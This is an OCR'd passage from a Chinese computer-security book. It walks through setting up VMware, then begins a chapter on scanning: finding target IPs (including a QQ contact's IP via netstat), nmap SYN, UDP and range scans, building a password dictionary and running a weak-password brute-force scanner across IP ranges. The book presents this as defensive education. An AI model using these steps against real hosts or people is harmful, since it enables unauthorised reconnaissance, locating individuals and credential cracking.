STEP09: 输入许可证密钥

01 在文本框中输入许可证密钥。

02 单击“输入”按钮。


STEP10: 成功安装

单击“完成”按钮。

STEP11: 重新启动计算机

打开“网络和共享中心”窗口，可看到VMware Workstation添加的两个网络连接。

STEP12: 打开“设备管理器”窗口



展开“网络适配器”节点，可以看到其中添加的两块虚拟网卡。


1.5.2 配置 VMware 虚拟机

在安装虚拟操作系统前，一定要先配置好 VMWare 虚拟机，下面介绍 VMWare 虚拟机的配置过程。

STEP01: 运行“VMware Workstation”

单击“创建新的虚拟机”选项。


STEP02: 新建虚拟机



01 选择配置类型，这里选取“典型”模式以创建新的虚拟机。

02 单击“下一步”按钮。


STEP03: 安装客户机操作系统



01 选择“安装程序光盘”“安装程序光盘映像文件”或“稍后安装操作系统”单选按钮。

02 单击“下一步”按钮。


STEP04: 选择客户机操作系统



01 选中一个客户机操作系统类型。

02 单击“下一步”按钮。

STEP05: 命名虚拟机




01 输入该虚拟机的名字。

02 单击“浏览”按钮选择存放位置。

03 单击“下一步”按钮。

STEP06: 指定磁盘容量



01 指定最大磁盘大小。


02 选择将虚拟机存储为单个文件或分成多个文件。

03 单击“下一步”按钮。

STEP07: 准备创建

单击“完成”按钮，即可完成虚拟机的创建。

STEP08: 查看已创建的虚拟机




进入虚拟机存放的路径，将会看到已生成名为“Windows 7.vmx”的虚拟机文件。

1.5.3 安装虚拟操作系统


安装虚拟操作系统的具体操作步骤如下。

STEP01: 进入 VMWare 主窗口



选择“打开虚拟机”选项。

STEP02: 打开安装虚拟机文件的位置



01 选中“Windows 7.vmx”图标。


02 单击“打开”按钮，可打开新创建的虚拟机。

STEP03: 返回 VMWare 主界面

01 单击窗口左侧的“我的电脑”>“Windows 7”栏，在右侧窗口中可看到该虚拟机主机硬件和软件系统信息。


02 选择“编辑虚拟机设置”选项。

STEP04: 虚拟机设置



选择“CD/DVD(SATA)”选项，在右侧“连接”选项组中可选择“使用物理驱动器”或“使用 ISO 映像文件”单选按钮。然后单击“确定”按钮。

STEP05: 返回 VMWare 主界面



选择“开启此虚拟机”选项。

STEP06: 选择 Windows 7 操作系统语言

按实际安装操作系统的方式进行，即可完成虚拟机系统的安装。

1.5.4 VMware Tools 安装

VMware Tools 是 VMware 提供的一套贴心工具，用于提高虚拟显卡、虚拟硬盘的性能，改善鼠标的性能，以及同步虚拟机与主机时钟的驱动程序。安装 VMware Tools 不仅能够提升虚拟机的性能，而且可以使鼠标指针在虚拟机内外自由移动，再也不需要使用切换键了。

安装 VMware Tools 的具体操作方法如下。

STEP01: 启动安装了操作系统的虚拟机

01 单击虚拟机屏幕下方的“安装工具”按钮。

02 弹出“VMware产品安装”对话框，显示安装进度条。

STEP02: 安装向导

单击“下一步”按钮。

STEP03: 选择安装类型


01 选中“典型安装”“完整安装”或“自定义安装”单选按钮。

02 单击“下一步”按钮。

STEP04: 准备安装


单击“安装”按钮。

STEP05: 正在安装



系统开始安装并显示安装进度。

STEP06: 安装完成



单击“完成”按钮，重启系统后即可完成安装操作。

第 2 章 信息的扫描与嗅探

本章主要介绍了黑客常用入侵工具的使用，其中包括：扫描工具的使用、嗅探工具的使用以及系统监控与网站漏洞攻防等有关知识，使计算机用户能够及时采用相应的保护措施。

要点提示

- ○ **确定目标主机 IP 地址**
- ○ **常见的几种扫描工具**
- ○ **嗅探的实现与防范**
- ○ **运用工具实现网络监控**

2.1 确定扫描目标

通过踩点与侦察，可以锁定大致的目标范围，但要想具体到某台远程主机，还需要经过一番操作才能确定扫描目标。

2.1.1 确定目标主机 IP 地址

只有设置好网关的 IP 地址，TCP/IP 协议才能实现不同网络之间的相互通信。网关 IP 地址是具有路由功能的设备 IP 地址，具有路由功能的设备有路由器、启用了路由协议的服务器（实质上相当于一台路由器）、代理服务器（也相当于一台路由器）。


1．获取本机 IP 地址

只要计算机连接到互联网上，就会有一个 IP 地址，查询本机 IP 地址的方法如下。

STEP01：单击“开始”按钮

在“开始”菜单中选择“运行”命令。


STEP02：执行 cmd 命令



01 在文本框中输入“cmd”命令。


02 单击“确定”按钮。

STEP03：打开“命令提示符”窗口



运行“ipconfig”命令，在运行结果中可以看到本机IP地址、网关地址等信息。

STEP04：运行“netstat –n”命令



可查看本机的IP地址。

STEP05: 使用 ping 命令查看网站的 IP 地址信息

在“命令提示符”窗口中运行“ping www.baidu.com”命令，即可查看百度网站对应的IP 地址。

STEP06: 使用 nslookup 命令查看网站的详细信息

在“命令提示符”窗口中运行“nslookup www.qq.com”命令，即可查看腾讯网的详细信息。

> **提示** 使用 nslookup 命令查看网站的详细信息时，第 1 个 Address 中的 IP 地址是本机所在域的 DNS 服务器，第 2 个 Addresses 是 www.qq.com 所使用的 Web 服务器群的 IP 地址。

2．获取 Internet 中其他计算机的 IP 地址

若要获取 Internet 中其他计算机的 IP 地址，则首先需要与目标计算机建立通信，然后利用 netstat-n 命令查看目标计算机的 IP 地址。这里以 QQ 为例介绍获取 Internet 中其他计算机的 IP 地址的操作方法。

STEP01: 输入 QQ 账号和密码

01 启动QQ程序，输入账号和密码。

02 单击“登录”按钮。

STEP02: 选择通信的好友


打开QQ主界面，选择好友，双击其头像图标。

STEP03: 与对方进行交流

在聊天窗口中与对方进行通信交流，直到对方回复消息。

> **选择在计算机上登录 QQ 的好友为对象**
>
> 提示
>
> 在使用 QQ 与对方通话时，最好选择利用计算机登录的 QQ，尽量不要选择利用手机或平板电脑来登录的 QQ，以便获取其 IP 地址。

STEP04: 执行 cmd 命令



01 按 <Win+R> 组合键打开“运行”对话框，输入“cmd”命令。

02 单击“确定”按钮。

STEP05: 查看对方的 IP 地址


输入“netstat–n”后按<Enter>键，可查看ESTABLISHED状态对应的外部IP地址，该地址为目标主机的IP地址。

> **利用端口查看目标主机的 IP 地址**
>
> 提示
>
> 若计算机中拥有多个处于 ESTABLISHED 状态的连接，则需要学会利用端口查看目标主机的 IP 地址，由于 QQ 通常是采用 80 或者 8080 号端口进行通信，若“外部地址”一栏中显示了“80”或者“8080”字样，则该地址就是查找的目标 IP 地址。

3．获取指定网站的 IP 地址

获取指定网站 IP 地址的方法比较简单，只需使用“ping+网站网址”命令即可实现，但是在使用该命令之前，必须确保计算机已成功连接 Internet，这里以腾讯网站首页（www.qq.com）为例介绍获取该网站 IP 地址的操作方法。

STEP01: 执行 cmd 命令



01 按 <Win+R> 组合键打开“运行”对话框，输入“cmd”命令。

02 单击“确定”按钮。

STEP02: 查看指定网站的 IP 地址

输入“ping www.qq.com”后按 <Enter> 键，则可看见该网站的IP地址——61.135.157.156。

2.1.2 了解网站备案信息

在 Internet 中，任何一个网站在正式发布之前都需要向有关机构申请域名。申请到的域名信息将会保存在域名管理机构的数据库服务器中，并且域名信息常常是公开的，任何人都可以对其进行查询，这些信息统称为网站的备案信息。这些信息对于黑客来说就是有用的信息，利用这些信息可以了解该网站的相关信息，以确定入侵攻击的方式和入侵点。

STEP01: 打开新浪首页

启动IE浏览器，在地址栏中输入“http://www.sina.com.cn/”后按<Enter>键，打开新浪首页。

STEP02: 选择“经营性网站备案信息”

在页面底部单击“经营性网站备案信息”链接。

STEP03: 查看网站备案信息

网站基本情况

网站名称1：	新浪网
域名1：	www.sina.com.cn
客户服务电话：	4006900000
客户服务E-mail：	webmastercn@staff.sina.com.cn
网站办公地址：	北京市海淀区北四环西路58号理想国际大厦

网站所有者情况

网站注册标号：	0102000102300001
注册号：	110108000924323
名称：	北京新浪互联信息服务有限公司
住所：	北京市海淀区北四环西路58号理想国际大厦
注册资本：	12000万元
企业类型：	有限责任公司（自然人投资或控股）

跳转至新的页面，此时可见新浪网站的基本情况和网站所有者信息。


> **网站所有者信息**
>
> 提示　在新浪网所有者信息中，除注册标号、注册号、名称和住所外，还包括注册资本、企业类型、经营范围和法定代表人姓名。

2.1.3　确定可能开放的端口和服务

在默认情况下，有很多不安全或没有作用的端口是开启的，如 Telnet 服务的 23 端口、FTP 服务的 21 端口、SMTP 服务的 25 端口等。攻击者使用扫描工具对目标主机进行扫描，可以获得目标计算机打开的端口情况，还可了解目标计算机提供了哪些服务。

1．查看本机开启的端口

在“命令提示符”窗口中输入“netstat-a-n”命令，即可查看本机开启的端口，在运行结果中可以看到以数字形式显示的 TCP 和 UDP 连接的端口号及其状态，如下图所示。




查看本机开启的端口

2．查看指定 IP 开启的端口

Zenmap 是一款非常流行的端口扫描软件，下面以 For Windows 版本为例讲述 Zenmap 是如何扫描端口的。

从网上下载“nmap-6.40-setup.exe”，双击“nmap-6.40-setup.exe”应用程序图标进行安装。安装完成后，双击桌面上的“Nmap－Zenmap GUI”图标，即可进入 Zenmap 主窗口。




Zenmap主窗口

> **提示** Zenmap 提供了更加简单的操作方式。它是用 Python 语言编写而成的开源的图形界面，能够运行在不同操作系统平台上（Windows/Linux/ UNIX/Mac OS 等）。


Zenmap 是基于命令格式的扫描软件，可使用 nmap 命令进行端口扫描。Zenmap 对端口的扫描有三种方式。

1）TCP connect()端口扫描。即全连接扫描，使用“-sT”参数，在 Zenmap 主窗口的“Command”文本框中中输入“nmap –sT 192.168.1.100”命令，即可看到 TCP 全连接扫描的端口，如下左图所示。

2）TCP 同步端口扫描。该方式为半连接扫描，也叫隐蔽扫描。采用了“-sS”参数，在“Command”文本框中输入“nmap –sS 192.168.1.100”命令，即可看到 TCP 半连接扫描的端口，如下右图所示。




TCP connect()端口扫描结果




TCP同步端口扫描结果

3）UDP 端口扫描。该方式主要采用“-sU”参数，在“Command”文本框中输入“nmap –sU 192.168.1.100”命令，即可看到扫描的 UDP 端口，如下左图所示。

Zenmap 还支持丰富、灵活的命令参数，比如要扫描一个 IP 地址段的 UDP 端口，还可以在“Command”文本框中输入“nmap –sU 192.168.0.1-255”命令，如下右图所示。



UDP端口扫描结果



IP地址段扫描结果

2.2 扫描的实施与防范

黑客在确定攻击目标时，通常会使用一些专门的扫描工具对目标计算机或某个 IP 范围

内的计算机进行扫描，从扫描结果中分析这些计算机的漏洞，从而确定攻击目标和攻击手段。

2.2.1 扫描服务与端口


黑客通过端口扫描器可在系统中寻找开放的端口和正在运行的服务，从而知道目标主机的操作系统的详细信息。目前网络中大量主机/服务器的口令为空或口令过于简单，黑客只需利用专用扫描器，即可轻松控制存在这种弱口令的主机。

1．小榕黑客字典

所谓黑客字典就是装有各种密码的破解工具，通常情况下，只要知道本地文件的内容，就可以运用黑客字典将其破解。当然，黑客字典文件，直接关系到黑客是否能破解到对方的密码，以及破解出密码花费多少时间。


小榕黑客字典是一款功能强大，可根据用户需要任意设定包含字符、字符串的长度等内容的黑客字典生成器。其具体操作方法曝光如下。

STEP01: 运行“UltraDict.exe”




弹出“字典设置”对话框，在“设置”标签中可选择生成字符串包含的字母或数字及其范围。

STEP02: 切换至“选项”标签卡




根据特殊需要勾选相应复选框。

STEP03: 切换至“高级选项”标签卡



将字母、数字或符号位置进行固定。


STEP04: 切换至“文件存放位置”标签卡



01 指定字典文件保存位置之后，单击“确定”按钮，会显示所设置的字典文件属性。

02 单击“开始”按钮。

STEP05：生成字典




系统开始生成字典，可查看生成字典的进度。

2．弱口令扫描器 Tomcat

当字典文件创建好后，就可以使用弱口令扫描器，加载自己编辑的字典文件进行弱口令扫描了。Tomcat 可以根据需要加载用户名称字典、密码字典，对一定 IP 范围内的主机进行弱口令扫描。具体的操作方法曝光如下。

STEP01：运行“Apache Tomcat.exe”



打开操作界面，单击“设置”标签。

STEP02：导入黑客字典

单击“用户名”和“密码”列表框下方的“导入”按钮，可导入编辑好的黑客字典。

STEP03：开始扫描

单击“信息”标签， 输入需要扫描的IP地址范围。单击“添加”按钮，即可将其添加到地址列表中。单击“开始”按钮，即可开始扫描。若发现活动主机，即可对主机的用户名和密码进行破解。


2.2.2 Free Port Scanner 与 ScanPort 等常见扫描工具

入侵者常常利用一些专门的扫描工具对目标主机的端口进行扫描，目前可以用来扫描端口的扫描工具有很多，下面就介绍两种常见的扫描工具。

1．Free Port Scanner

